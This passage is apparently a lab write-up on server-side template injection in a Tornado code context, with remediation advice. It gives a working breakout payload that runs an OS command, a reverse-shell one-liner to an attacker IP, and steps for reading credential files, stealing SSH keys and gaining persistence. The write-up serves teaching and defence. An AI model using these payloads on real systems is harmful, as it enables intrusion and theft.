
Set blog-post-author-display to:
user.name}}{% import os %}{{os.system('rm /home/carlos/morale.txt')This breaks out with }}, imports os, then runs the delete command. The final
}} is supplied by the original template.

Trigger the render again and the author name shows Peter Wiener0, because
os.system returns 0 on success. The file is gone and the lab is solved.
Real-world impact#
Deleting morale.txt is just a safe stand-in: breaking out of the expression
here gives arbitrary command execution on the server. In a real, authorized
engagement the same foothold escalates fast, for example:
- Interactive access — pipe a reverse shell back to your own box (a
bash -i >& /dev/tcp/<attacker-ip>/<listening-port> 0>&1orncone-liner) for a hands-on session instead of firing one command at a time. - Credential & key theft — read anything the web user can:
/etc/passwd, application config and.envfiles, database credentials, cloud tokens, and SSH private keys such as~/.ssh/id_rsa. - Lateral movement — reuse harvested SSH keys or passwords to log into the host or pivot to other machines on the network.
- Persistence & exfiltration — append your key to
~/.ssh/authorized_keys, add a cron job, or stage sensitive data for exfiltration.
It’s the same command execution you used to solve the lab, just pointed at a real objective, which is why these bugs rate critical. Only ever against systems you are authorized to test.
Remediation#
- Don’t put user input into templates as code. Pass it as data to a pre-defined template instead of concatenating it into an expression.
- If dynamic templates are required, use a sandboxed engine that blocks imports and attribute access to dangerous objects.
- Validate values like a preferred name against a strict allow-list.
A concrete, generic example, binding the name as data so it is only ever rendered as text, never evaluated:
# Unsafe: the name is concatenated into a template expression
render_template_string("{{ " + preferred_name + " }}")

# Safe: a fixed template renders the name as a plain value
render_template("author.html", name=preferred_name)
Key takeaways#
- In a code context the payload must break out first (
}}), then inject; a plain{{7*7}}on its own would just be printed as text. - A returned value like
49(or0fromos.system) appended to your name is the tell that the surrounding expression evaluated your input. - Tornado’s
{% import os %}plus{{os.system(...)}}turns expression evaluation into full command execution.
Related posts#
- Basic SSTI — where the input becomes the whole template.
- SSTI via Documentation — identifying an unfamiliar engine from its own docs.
- Full series: PortSwigger: Server-Side Template Injection .